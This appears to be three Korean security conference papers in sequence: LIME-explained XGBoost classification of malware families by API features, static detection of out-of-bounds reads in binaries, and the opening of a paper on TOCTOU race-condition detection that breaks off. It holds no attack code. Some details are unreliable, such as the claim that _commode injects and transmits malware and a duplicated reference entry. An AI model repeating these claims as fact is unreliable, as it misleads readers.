악성코드로 인한 다양한 피해가 발생하는 사이버 보안 분야는 많은 관심을 받고 있으며 매년 시장이 커지고 있다. 이전의 단순한 악성코드와 다르게 현재에는 악성코드의 다양성 증가와 은닉방법의 변화로 인해 악성코드 분석가가 악성코드를 탐지하는데 어려움을 갖는다. 이전의 악성코드는 대부분 바이러스를 다운로드 확산을 통해 지역적으로 이루어졌다. 하지만 인터넷의 보급이 활성화된 이후로는 사람의 마음을 이용하는 피싱 방법으로 발전하였고, 최근에는 외교, 안보, 국방 등의 관계자를 노린 악성 DOC 문서를 이용한 피싱이 행해졌으며, 암호화폐에 대한 관심이 높아짐에 따라 가상화폐 플랫폼의 계정을 노린 공격들도 확인되고 있다[1]. 또, 다운로더라는 툴을 사용하여 적은 수의 API를 가지고 악성 행위가 이루어지기도 한다[2]. 이처럼 공격자들은 공격 범위를 확대하기 위해 지속적으로 공격 기능을 고도화하고 있다. 복잡한 악성코드에 대응하기 위해서 악성코드 분석은 머신러닝을 통해 이루어지고 있으나, 악성코드가 복잡해짐에 따라 AI 모델도 복잡해지고 있다. 이로 인해 AI 모델이 내린 결과를 분석가가 이해하지 못하는 블랙박스라는 부분이 존재하는 AI에 의존할 수 없다는 인식 또한 존재한다. 이런 AI의 단점을 해결하기 위해 XAI(eXplainable Artificial Intelligence) 기술이 사용된다. XAI는 AI가 판단한 결과에 대해 영향을 끼친 feature를 근거를 제시함으로써 사람이 이해할 수 있도록 돕는다. 본 논문은 XAI 중 LIME(Local Interpretable Model-agnostic Explanations)을 이용하여 AI의 판단 결과에 대한 이해력을 돕는다.

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2019-0-00026, 지능화된 악성코드 위협으로부터 ICT 인프라 보호)


II. 관련연구

악성코드는 일반적으로 출처, 형식, 동작 등을 나타내는 짧은 tag를 사용하여 data sample을 그룹화한다. 이러한 Tag는 대규모 악성코드를 유지 및 관리하는데 필수적이며 특성 악성코드 조사에 도움이 된다. Pirch, Lukas의 연구에서 TagVet은 71개의 Avclass에 해당하는 동적 악성코드 샘플에서 PE 파일을 추출하고, VMRay를 이용하여 각 Malware Sample 모니터링을 했다. Indicator를 feature로 이용했으며, CNN 모델을 이용해 Tag를 예측하고 LRP를 사용하여 예측 결과에 대한 설명을 제공한다[3]. Misheva, Branka Hadji의 연구에서는 AI 모델에 대한 블랙박스 부분을 설명하기 위해 원래 분류기와 독립적으로 사용 가능한 LIME을 사용하고, SHAP을 통해 Global 해석을 제공하며 금융 시스템에 AI 모델의 결과에 대한 XAI의 적용 가능성을 보인다[4]. D Garreau는 LIME을 기반 Text 데이터 연구를 진행했다. Text data를 벡터화하기 위해 IF-IDF를 이용하여 TF(text의 단어 빈도)와 IDF(text의 드문 정도)를 사용한 후에 LIME을 사용했다[5].

III. 제안모델

3.1 Feature Preprocessing

본 논문은 [그림 1]과 같은 모델을 제안하며 머신러닝 기반 악성코드 그룹분류에 사용하기 위해 악성코드 데이터셋 중 데이터의 수가 많은 상위 36개의 Avclass를 선정했다. 36개의 Avclass에 해당하는 정적 기반의 API(Application Programing Interface)를 추출하였으며 API가 추출되지 않은 데이터 제거를 통해 전처리를 진행했다. count 기반의 TF-IDF (Term Frequency - Inverse Document Frequency)를 사용하여 하나의 악성코드에 자주 등장하는 API에 더 높은 가중치 부여하여 벡터화한 것을 feature로 사용했다. API는 사용자 개입 없이 응용프로그램에서 사용할 수 있는 함수로 개발자는 API를 사용하여 단순한 형태의 코드 작성이 가능하다. 악성코드의 Avclass 별로 행동 방식에 차이가 있으므로 각 악성코드에 등장하는 API에 차이가 있다. 이 점을 이용하여 악성코드 분류에 영향을 준 API를 확인하여 Avclass의 주요 API와 연관 지을 수 있다.



[그림 1] Framework of Model

3.2 Proposed Model

악성코드 Avclass 분류는 머신러닝 기법 중 예측 성능을 높게 보이는 XGBoost(Extreme Gradient Boosting)를 사용했다. 본 논문에서 분류 모델로 사용한 XGBoost는 병렬 지도 학습이 가능한 모델로 sklearn에서 제공하는 클래스를 사용했다. 파라미터를 multi:softmax로 지정하여 36개의 Avclass에 대한 다중분류를 진행했다. 머신러닝 그룹분류의 예측 결과에 대한 블랙박스 부분에 이해력을 제공하기 위해 XAI 기법 중 Text 기반의 LIME을 사용했다. LIME은 로컬 해석력을 가져 단일 데이터에 대한 이해를 도와 각각의 악성코드를 특정한 Avclass로 분류하게 된 결과에 큰 영향을 준 API를 확인할 수 있다. 또한, 각 악성코드 API 중 분류 결과 판단에 가장 높은 영향력을 끼친 API 20개를 선정했다.

IV. 실험 결과

4.1 Dataset

본 논문에서는 악성코드의 그룹분류를 위해 virustotal[6]을 기반으로 한 36개의 Avclass에 해당하는 5,678개의 학습데이터와 742개의 테스트 데이터를 사용했다. 학습데이터에서 추출한 API 6,195개를 feature로 사용했다.

4.2 Avclass 분류


36개의 Avclass에 대해 XGBoost 기반 악성코드 Avclass 분류를 진행한 결과 약 87%의 정확도를 도출했다. [표 1]은 Avclass 별 악성코드 분류 결과를 보여준다.

Avclass	precision	recall	f1-score
autoit	0.98	1.00	0.99
berbew	1.00	1.00	1.00
clipbanker	1.00	1.00	1.00
dridex	1.00	1.00	1.00
emotet	1.00	1.00	1.00
expiro	1.00	0.93	0.96
gamarue	1.00	0.83	0.91
…			
gamehack	1.00	1.00	1.00
gepys	1.00	0.89	0.94
moderate	0.93	0.91	0.92
ramnit	1.00	0.98	0.99
razy	0.87	0.87	0.87
runbooster	1.00	1.00	1.00

[표 1] Avclass 분류 결과

4.3 XAI을 통한 해석

악성코드 그룹분류에 대한 AI의 판단 결과를 해석하기 위해서 Local 해석력을 가진 LIME을 사용했다. [표 2]는 expiro로 판단한 악성코드 중 하나에 대한 결과를 LIME 통해 해석한 것으로 각 API의 영향도를 수치로 확인할 수 있다. 해당 악성코드가 expiro로 판단하는데 영향을 끼친 상위 4개의 API는 _commode, rtlcapturecontext, Getsystemtimeasfiletime, _xcptfilter이다. expiro은 바이러스 코드를 추가하여 시스템의 실행 파일에 침투하는 파일 악성코드 중 하나로 _commode를 통해 파일에 악성코드를 추가하여 저장소로 전송하며, Rtlcapturecontext를 통해 감염시킬 실행 파일 레코드를 받아온다. [표 2]는 악성코드 별 AI가 판단한 결과 중 정탐한 데이터들에 대해 Avclass 별 API의 영향도의 평균을 구해 괄호에 표시하였으며 상위 5개의 Avclass 별 주요 API를 정리한 것이다.



[그림 2] API 별 영향도 시각화 예시

[표 2]의 Avclass에 속한 악성코드들의 주요 API가 대부분 공통적으로 나타나는 것을 확인할 수 있다.

Avclass	주요 API
berbew	_fdopen(0.5695), raise(0.2632), openmutexa(0.1226), winexec(0.0895), rtlunwind(0.0514)
clipbanker	module32first(0.9495), Getprocaddress(0.0253), Closehandle(0.0182), exitprocess(0.0082), safearrayunaccessdata(0.0070)
dridex	__chkstk (0.8454), getmodulehandlew(0.5721), getmodulehandlea (0.3481), certenumctlsinstore (0.2989), getbinarytypew (0.2560)
…	…
expiro	_commode(0.4657), Rtlcapturecontext(0.1585), Getsystemtimeasfiletime(0.1148), setthreadpreferreduilanguages(0.1121), _xcptfilter(0.0852)
gamehack	Geticoninfo(0.4952), getasynckeystate(0.3357), Messageboxa(0.1110), getkeystate(0.0757), heaprealloc(0.0625)
ramnit	Createmutexa(0.6583), Createprocessa(0.1955), Lstrcpya(0.1413), Getmodulefilenamea(0.0354), rpcraiseexception(0.0294)

[표 2] Avclass 별 주요 API

V. 결론

악성코드가 더 광범위하고 다양하게 변화하고 있어 악성코드의 변화를 AI를 이용하여 분석하는데 한계점이 존재한다. 이에 따라 본 논문에서는 XAI 중 AI의 블랙박스에 대한 Local 설명이 가능한 LIME을 사용하여 각각의 악성코드에 대해 AI의 판단 근거를 도출, 해석 연구를 진행했다. XGBoost를 이용하여 악성코드의 Avclass를 분류하였으며, LIME을 이용하여 동일한 Avclass 별 중요한 API가 일치함을 보였다. Avclass의 주요 동작 과정과 도출된 주요 API의 기능을 매칭하여 해석을 진행하였으며, 동작 과정에 따른 API의 기능이 일치함을 알 수 있다. 또한, LIME이 판단한 주요 API를 Avclass 별로 분석하기 위해서 Avclass별 추출된 feature의 영향도 평균을 구하였다. 그러나 본 논문에서 사용한 LIME의 경우 지역적인 해석만 가능하기 때문에 Avclass 별 주요 API를 세밀히 분석하기엔 어려움이 있다. 추후 이를 보완하기 위해 Global 해석력을 가진 다른 XAI 기술을 접목하고 Local, Global 해석결과를 비교, TF-IDF를 이용한 데이터 분석을 통해 XAI에 대한 평가 연구를 할 계획이다.

[참고문헌]

[1] KISA. “Global Information Protection Industry Market Trends Survey.”, 2020

[2] ESTsecurity. “ESTsecurity Security Trends Report”, 2021

[3] Pirch, Lukas, et al. "TagVet: Vetting Malware Tags using Explainable Machine Learning." Proceedings of the 14th European Workshop on Systems Security. 2021.

[4] Mardaoui, Dina, and Damien Garreau. "An analysis of lime for text data." International Conference on Artificial Intelligence and Statistics. PMLR, 2021.

[5] Mardaoui, Dina, and Damien Garreau. "An analysis of lime for text data." International Conference on Artificial Intelligence and Statistics. PMLR, 2021.

[6] virustotal, "VirusTotal." https:/www.virustotal.com/

바이너리에서 메모리 경계 복구를 통한 Out-of-bounds 취약점 탐지*

유 동 민,[1†] 오 희 국,[2‡]

[1]한양대학교 컴퓨터공학과 바이오인공지능융합전공, [2]한양대학교 컴퓨터공학과

Out-of-bounds vulnerability detection through memory boundary recovery in binary

Dong-Min Yoo,[1†] Hee-Kuck Oh[2‡]

[1]Major in Bio Artificial Intelligence, Department of Computer Science and Engineering, Hanyang University, [2]Department of Computer Science and Engineering, Hanyang University,

요 약

Out-of-bounds 취약점은 매우 빈번하게 발생하는 취약점 중에서 하나이다. 해당 취약점을 탐지하는 기존의 정적 도구는 소스코드 기반의 도구들이며, 바이너리에서 탐지하는 도구는 찾기 힘들다. 바이너리 수준의 탐지는 주로 동적 분석을 이용한 도구로 발표되었다. 바이너리에서 Out-of-bounds를 탐지하기 위한 문제점으로는 컴파일 과정에서 버퍼의 경계영역 정보가 누락된다는 것이다. 본 논문에서는 바이너리 코드에서 나타나는 패턴과 주변 정보를 이용하여 메모리 구조를 모델링하는 방법으로 Heap, Stack, Global 영역의 Out-of-bounds를 탐지하는 방법을 제시한다.

I. 서론

프로그램에서 취약점이 발생하면 그에 대한 정보가 문서화되어 공개된다. 그러나 일부 취약점의 경우 발생한 원인과 그 소스코드를 공개하지 않는다. 이러한 정보가 없는 상황에서 취약점을 찾기 위해서는 바이너리 수준에서 코드를 분석해야한다.

프로그램에서 취약점을 검출하기 위해 기준이 될 수 있는 것 중 하나는 취약점 유형이라고 불리는 CWE를 확인하는 것이다. CWE(Common Weakness Enumeration)이란, 소프트웨어 또는 하드웨어에서 발생할 수 있는 취약점을 분류하여 열거해놓은 목록이다. 다양한 취약점 유형 중에서 Out-of-Bounds(OOB) 취약점은 정해진 버퍼를 벗어난 주소에서 값을 읽거나 쓰는 경우에 발생하는 매우 위험한 취약점 중에 하나이다. MITRE에서 2020년 가장 위험한 CWE 순위를 발표하였는데[1], Table 1. 에서 볼 수 있듯이 가장 빈번하게 발생하는 취약점 유형 상위 5개의 취약점 중에서 3개가 OOB 취약점과 관련된 것으로 나타났다.

Table 1. The CWE Top 5

Rank	ID	Name
[1]	CWE-79	Cross-site Scripting
[2]	CWE-787	Out-of-bounds Write
[3]	CWE-20	Improper Input Validation
[4]	CWE-125	Out-of-bounds Read
[5]	CWE-119	Improper Restriction of Operation within the Bounds of a Memory Buffer

OOB 취약점은 일반적으로 매우 많이 발생하

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(NRF-2019R1A2C2003045).

† 주저자, ehdals6@hanyang.ac.kr

‡ 교신저자, hkoh@hanyang.ac.kr

는 취약점 유형중 하나이다. 현재 바이너리 정적 분석을 통해 해당 취약점을 탐지하는 도구는 찾아보기 힘들며, 대부분 동적 분석의 탐지 도구들로 공개되어 있다[2-4].

바이너리에서 Out-of-bounds 취약점 탐지의 문제점은 바이너리에서 변수의 경계 영역이 확인 되지 않는 것에 있다. 소스 코드에서 바이너리로 컴파일 될 때 프로그램 내부 정보가 누락되어 메모리의 경계를 확인할 수 없다. 예로 Fig. 1.에서 배열 a와 b에 각각 값을 할당하는 경우 바이너리 코드에서는 Stack에서의 주소인 [RBP-0x60]과 [RBP-0x1C] 주소 정보와 할당 값에 대한 정보만 있을 뿐 배열 a와 b 사이의 어떠한 경계 정보도 찾을 수 없다. 이와 같은 바이너리에서는 Stack에서는 두 배열의 Base 주소는 식별할 수 있지만, 배열의 크기를 알 수 없으므로 Buffer의 크기가 넘는 주소에서 값을 읽거나 썼는지 확인해야하는 취약점의 경우 찾기가 어렵다.

Source Code:
int a[10]; int b[10];
a[0] = 4;
b{5} = 5;
Intermediate Represent in BAP
mem:= mem with [RBP-0x60, el]:u32<-0x4
mem:= mem with [RBP-0x1C, el]:u32<-0x5

Fig. 1. Missing buffer boundary information

Out-of-bounds 탐지하기 위해서는 메모리 접근 시에 해당 메모리 영역이 다른 메모리 영역을 침범한 것인지 확인할 수 있어야 한다. 그러나 바이너리에서는 메모리 경계를 확인할 수 없기 때문에 바이너리 코드에서는 Stack 영역의 취약점을 찾는 것이 매우 어려워진다. 이러한 문제를 해결하기 위해서는 바이너리 코드에서 메모리 경계를 추측할 수 있어야 한다.

이를 해결하기 위해 본 논문에서 제안하는 방법에서는 바이너리에서 메모리 접근 시에 발생하는 패턴을 식별한 뒤 코드의 주변 정보를 이용하여 변수의 Base 주소와 크기 값을 가지고 있는 메모리의 경계를 복구한다. 이를 통해서 OOB 취약점이 발생했을 때 주소와 크기를 비교하는 것으로 취약점을 탐지한다. 위와 같은 방법을 통해 Heap 영역뿐만 아니라 Stack, Global영역을 탐지할 수 있다.

II. 제안 방법

본 논문에서는 바이너리 정적 분석을 이용하여 메모리 구조를 복구하여 OOB취약점을 탐지한다. 취약점 탐지의 순서는 다음과 같다. (1)우선 바이너리 코드에서 메모리 주소 접근 시 나타나는 변수 주소를 식별한 뒤 수집한 주소를 바탕으로 Stack 구조를 복구한다. (2)복구된 Stack 구조를 바탕으로 코드의 주변정보를 활용하여 해당 변수가 어느 정도의 버퍼 크기를 가질 수 있는지 정보를 수집한다. (3)코드에서 취약한 함수가 식별되면, 수집한 변수 주소와 버퍼 크기 정보를 바탕으로 취약점을 탐지한다.

1. Stack 구조 복구
2. 버퍼의 크기 정보 수집
3. 취약점 탐지

3.1 Stack 구조 복구

일반적으로 코드에서 선언되는 변수들은 코드에서 사용되어져야 한다. 이는 선언되는 변수 대부분 Stack내에서 주소를 식별할 수 있다는 뜻이다. Stack의 구조를 복구하기 위해서는 메모리 접근 시에 발생하는 모든 변수 주소를 식별해야 한다. 코드에서 선언되는 변수들은 Stack 내에서 [RBP - offset]:size형태로 나타난다. 이러한 변수들은 값이 Load, Store될 때 식별할 수 있으며, offset과 size를 통해 대략적인 데이터의 위치와 타입을 어느 정도 예측할 수 있다. 앞서 수집된 정보를 기반으로 Stack의 구조를 모델링할 수 있다. 우선 수집된 변수 주소를 정렬한 후 각 주소 간 간격을 계산하여 대략적인 Stack을 복구한다. Fig. 2.는 Stack 구조를 복구하기 위한 과정을 보여준다.

1) BAP[5]에서 제공하고 있는 중간언어표현을 기반으로 코드 상에 나타나는 메모리 접근 패턴을 탐지한다. 2) 이를 파싱하여 변수 주소를 수집한다. 3) 수집된 정보를 바탕으로 Stack

구조를 모델링한다.

위와 같은 방법으로 변수를 통해 Stack 구조를 복구하였지만, 해당 정보만 가지고는 버퍼의 크기를 정확하게 탐지할 수 없다. 변수에서 버퍼의 크기를 가질 수 있는 경우는 일반적인 Stack의 배열일 수 있으며, Malloc을 통해 Heap공간이 할당된 주소 값이 들어올 수도 있으며, 전역 변수가 들어올 수 도 있다.

1) IR in BAP

mem := mem with [**RBP - 0xD**] <- 0
RCX := mem[**RBP - 0xE8**, el]:**u64**
RAX := low:64[**RBP - 0x70**]

2) Collected variable address

RBP-0x8:u64, RBP-0xE0, RBP-0x70
RBP-0x7D, RBP-0xE8:u64, RBP-0xD
RBP-0x78:u64

3) Recovered Stack structure

RBP - 0xE8: 8(Byte)
RBP - 0xE0:99(Byte)
RBP - 0x7D: 1(Byte)
RBP - 0x78: 8(Byte)
RBP - 0x70: 99(Byte)
RBP - 0x0D: 1(Byte)
RBP - 0x08: 8(Byte)

Fig. 2. Stack Memory Layout Recovering

3.2 버퍼의 크기 정보 수집

Out-of-bounds Read 취약점은 memcpy, stncpy와 같은 일부 함수의 잘못된 사용으로 발생할 수 있다. 이를 위해서는 Stack, Heap 메모리에서 버퍼 영역을 가리키고 있는 주소의 경곗값 즉 크기를 식별해야한다. 취약 함수의 경우 버퍼 정보를 가져올 때 Fig. 3.와 같이 [Stack, Heap, Global, Dereference] 4가지 형태로 나타난다.

Stack 영역의 변수일 경우 [RBP - offset] 정보를 이용하여 해당 버퍼의 주소를 식별할 수 있으며, 앞서 복구한 Stack 구조에서 간격을 확인하여 크기를 식별할 수 있다.

Heap의 경우 memory allocation함수인 malloc과 같은 함수의 호출 규약을 확인하여 주소와 크기를 식별할 수 있다. malloc함수 호출 전 RDI 레지스터를 추적하여 크기를 식별할 수 있으며, malloc 함수 호출 후 RAX 레지스터를 추적하여 Base포인터를 식별할 수 있다.

Global 변수를 사용할 경우 RBP레지스터를 이용하여 접근하는 것이 아닌 상수 주소를 이용하여 메모리에 접근한다. 코드에서 declare하여 선언하였을 경우에는 Stack과 동일하게 상수로 되어 있는 주소의 간격 차이를 이용하여 크기를 구하고, malloc을 사용할 경우 Heap영역과 마찬가지로 malloc의 호출 규약을 확인하여 버퍼의 크기를 구한다.

Dereference의 경우 중간 변수를 통해 배열의 주소를 가져오는 경우이다. 일반적인 지역 변수를 통해 버퍼의 주소를 가져올 수 있으나, 함수의 파라미터 또는 다른 함수의 리턴값으로 들어오는 경우도 존재한다. 이 경우 해당 주소를 역추적하여 변수의 크기를 식별한다.




Fig. 3. Patterns of buffers at source address

3.3 취약점 탐지 방법

memcpy, memmove, strncpy등 일부 함수에서 발생하는 취약점은 심볼 정보를 이용하여 취약점을 탐지할 수 있다. 해당 함수를 호출할 때 발생하는 호출 규약을 확인하여 해당 함수의 source 주소와 size값을 확인한다.




Fig.4. Out-of-bounds Read

Out-of-bounds Read의 경우 Fig. 4.와 같이

하위 취약점으로 Buffer Under-read와 Buffer Over-read가 존재한다. Buffer Under-read의 경우 source 정보를 확인하여 해당 주소 보다 작은 주소를 읽으면 탐지한다. Buffer Over-read의 경우 source의 주소와 size의 값을 확인하여 해당 주소에서 정해진 버퍼보다 큰 값을 읽으면 탐지한다.

3.3.1 Buffer Under-Read 탐지

취약한 함수에서 Buffer Under-Read를 탐지하기 위해서는 source의 주소만 추적하면 된다. Fig. 5.와 같이 버퍼의 크기에 상관없이 source에서 식별된 변수 주소가 바이너리 연산으로 본래의 주소보다 낮은 주소로 변경이 발생하면 탐지한다.




Fig. 5. Buffer Under-Read Detection Method

3.3.2 Buffer Over-Read 탐지

취약한 함수에서 Buffer Over-Read를 탐지하기 위해서는 source의 주소와 size를 확인해야 한다. Over_Read의 경우 해당 버퍼의 크기를 기준으로 크기를 넘으면 Buffer Over-Read, 넘지 않으면 정상적인 접근이기 때문이다. 해당 취약점을 탐지하기 위해서 복구한 Stack구조를 사용한다.




Fig. 6. Buffer Over-Read Detection Method

Fig. 6.와 같이 취약한 함수를 식별한 뒤 source에서 식별되는 버퍼의 주소를 추적하여 해당 버퍼의 크기 정보를 가져온다. 해당 크기 정보와 취약한 함수에서 인자로 들어오는 크기 값을 비교하여 취약점을 탐지한다.

III. 결론

기존의 Out-of-bounds Read를 탐지하기 위한 도구는 동적 분석을 이용한 탐지 방식이 주를 이루었다. 동적 분석의 경우 프로그램 실행 과정에서 모든 코드를 커버하지 못할 수 있으며, 프로그램의 크기가 커질수록 분석 시간과 코드 커버리지에서 효율적이지 않을 수 있다. 또한 기존의 동적 분석 도구의 경우 Heap 영역을 기반으로 한 도구이며 Stack 영역은 탐지하지 않는다. 이를 보완하기 위해 본 논문에서는 바이너리 정적 분석을 이용하여 Heap영역뿐만 아니라 Stack영역의 취약점을 찾는 방법을 제안하였다.

[참고문헌]

[1] “2020 CWE Top 25 vulnerabilities ranking from cwe site,” [Online] https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html, accessed: 2021-04-30.

[2] AFL, “American fuzzy lop. http://lcamtuf.coredump.cx/afl/.”

[3] [8] C. Lemieux, R. Padhye, K. Sen, and D. Song, “Perffuzz: automatically generating pathological inputs,” in Proceedings of the 27th ACM SIGSOFT International Symposium on Software Testing and Analysis. ACM, 2018, pp. 254 - 265.

[4] C. Lemieux and K. Sen, “Fairfuzz: A targeted mutation strategy for increasing greybox fuzz testing coverage,” in Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering. ACM, 2018, pp. 475 - 485.

[5] rumley, David, et al. "BAP: A binary analysis platform." International Conference on Computer Aided Verification. Springer, Berlin, Heidelberg, 2011.

바이너리 분석을 이용한 UNIX 커널 기반 File System의 TOCTOU Race Condition 탐지 방법 제안*

*이석원† , **오희국‡

*한양대학교 컴퓨터공학과, **한양대학교 컴퓨터공학과 바이오인공지능융합전공

Detecting TOCTOU Race Condition on UNIX Kernel Based File System

*SeokWon Lee† , **Heekuck Oh‡

*Department of Computer Science and Engineering, Hanyang University

**Major in Bio Artificial Intelligence, Department of Computer Science and Engineering, Hanyang University

요 약

Race Condition은 둘 이상의 프로세스가 하나의 공유 자원에 대해 입력이나 조작이 동시에 일어나 의도치 않은 결과를 가져오는 취약점이다. 해당 취약점은 서비스 거부 (DoS) 또는 권한 상승과 같은 문제를 초래할 수 있다. 특히 자원에 대한 사용 시점과 검사 시점이 서로 다른 경우에 발생하는 TOCTOU(Time-Of-Check-to-Time-Of-Use) Race Condition 취약점은 공격 가능한 Time-Slot의 존재 유무를 확인하여야 하며, 소스코드가 없는 상태에서 확인하는 것은 어렵다. 따라서 본 논문은 UNIX 커널 기반의 파일 시스템을 사용하는 운영체제에서 발생하는 TOUTOU Race Condition 취약점을 바이너리 분석을 통한 탐지 방법을 제안한다.

I. 서론

현대 사회에서 소프트웨어의 중요성은 점점 증가하고 있다. 일반적인 사무 업무에서부터 정밀 기계 공정, 의료 기기, 금융 서비스와 같은 핵심적인 기반 서비스까지 크고 복잡한 소프트웨어 시스템은 널리 사용되고 있다. 2019년 기준 세계 소프트웨어 시장 규모는 14,780억 달러에 달한다.[1] 하지만, 소프트웨어 품질은 이와 같은 규모에 미치지 못하는 경우가 종종 있다.

소프트웨어의 품질에 영향을 미치는 것은 크게 결함(fault)과 취약점(vulnerability)이다. 결함은 소프트웨어로 인해 사고로 연결될 수 있는 큰 오류이며, 취약점은 개발자들의 실수로 인해 소프트웨어에 발생할 수 있는 버그로, 공격자에 의해 악의적으로 이용될 수 있다. 이처럼 결함이나 취약점은 소프트웨어의 품질을 저해시키고 사용자로 하여금 소프트웨어에 대한 안전성과 신뢰도가 떨어지게 되며, 개발 측에서는 유지 관리 비용을 증가시키는 요인이 된다.

이를 찾아내고 해결하기 위해서는 동적 분석 기법인 검사(testing)와 정적 분석 기법인 감사(auditing)를 통해 수행할 수 있다. 하지만 두 기법은 소스코드가 있다는 전제하에 수행할 수 있으며, 없는 경우에는 보안 검증을 신속하게 수행하기에 적합하지 않다. 예를 들면 애플사의 오픈소스 정책에 의해 소스코드가 늦게 공개되는 경우가 이에 속한다. 소스코드가 없는 상태에서의 보안 검증을 수행하기 위해서는 바이너리 단계에서 취약점을 탐지할 수 있어야 한다.

본 논문에서는 정적 분석 도구를 활용한 바이너리 분석을 통해 UNIX 커널 기반 File System의 TOCTOU Race Condition 탐지 방법을 제안한다.

*"이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (NRF-2019R1A2C2003045)."


† 주 저자: sevenshards@hanyang.ac.kr

‡ 교신저자: hkoh@hanyang.ac.kr

II. 배경지식

2.1 TOCTOU Race Condition

TOCTOU (Time-Of-Check Time-Of-Use) Race Condition은 소프트웨어에서 특정 자원을 사용하기 전에 자원의 상태를 확인(Check)하는 시점과 사용(Use)하는 시점 사이에 자원을 변경하여 자원의 상태 확인 결과를 변경하는 방식으로 우회하여 파일이나 메모리 등의 공유 자원에 접근할 수 있는 취약점이다.



[그림 1] TOCTOU Race Condition

2.2 BAP (Binary Analysis Platform)

BAP(Binary Analysis Platform)[2][3]은 오픈소스 바이너리 분석 도구다. 정적 분석을 지원하며, 다양한 바이너리 포맷도 지원한다. 취약점 분석 모듈인 CWE-Checker, BAP-Toolkit을 추가할 수 있으며, Parsing과 함수 심볼 식별, 디스어셈블과 CFG 생성을 지원한다.

2.3 중간표현 (Intermediate-Representation)

중간표현(Intermediate-Representation, IR)은 소스코드를 표현하기 위해 컴파일러 또는 가상의 시스템에서 내부적으로 사용하는 데이터 구조, 코드를 뜻한다. IR은 최적화, 번역과 같은 추가적인 처리를 용이하게 할 수 있도록 설계되었으며, 정보 손실 없이 소스코드를 나타내는 것이 가능하다. 또한, 특정 언어에 구애받지 않고 소스코드를 표현하는 것이 가능하다.

III. 관련 연구

File System TOCTOU Race Condition 취약점을 탐지하기 위한 연구는 다양하게 진행되어 왔다. 본 장에서는 과거 File System에서 발생 가능한 TOCTOU Race Condition 탐지 관련 연구를 소개한다.

3.1 Hao Chen et al.

Hao Chen et al.[4]에서는 소스코드 기반의 정적 분석 도구를 제시하였다. Temporal safety Property를 Finite State Automaton (FSA)을 사용, 소스코드를 PushDown Automation로 모델링하고 사전에 정의한 FSA와 생성된 모델 검사를 통해 Temporal safety property의 위반 여부를 판단하여 취약점을 탐지한다. 하지만, Data Flow는 거의 고려하지 않으므로 정확성이 떨어진다.

3.3 Brian V. Chess et al.

Brian V. Chess et al.[5]에서는 소스코드 기반의 정적 분석 도구를 제안하였다. Function Specification이라는 개념을 사용하여 조건에 맞지 않는 경우에 취약점이 발생한다고 정의하였다. 먼저, 소스코드와 Function Specification을 Dijkstra Guarded Command[6]로 변환하고 Verification Condition으로 다시 변환한다. 마지막으로 Simplify[7]를 통해 검증 여부를 판단하여 취약점을 탐지한다. 하지만, 충분한 Function Specification이 정의되어 있지 않은 경우에는 오탐이 발생할 수 있다.

3.4 Jinpeng Wei et al.

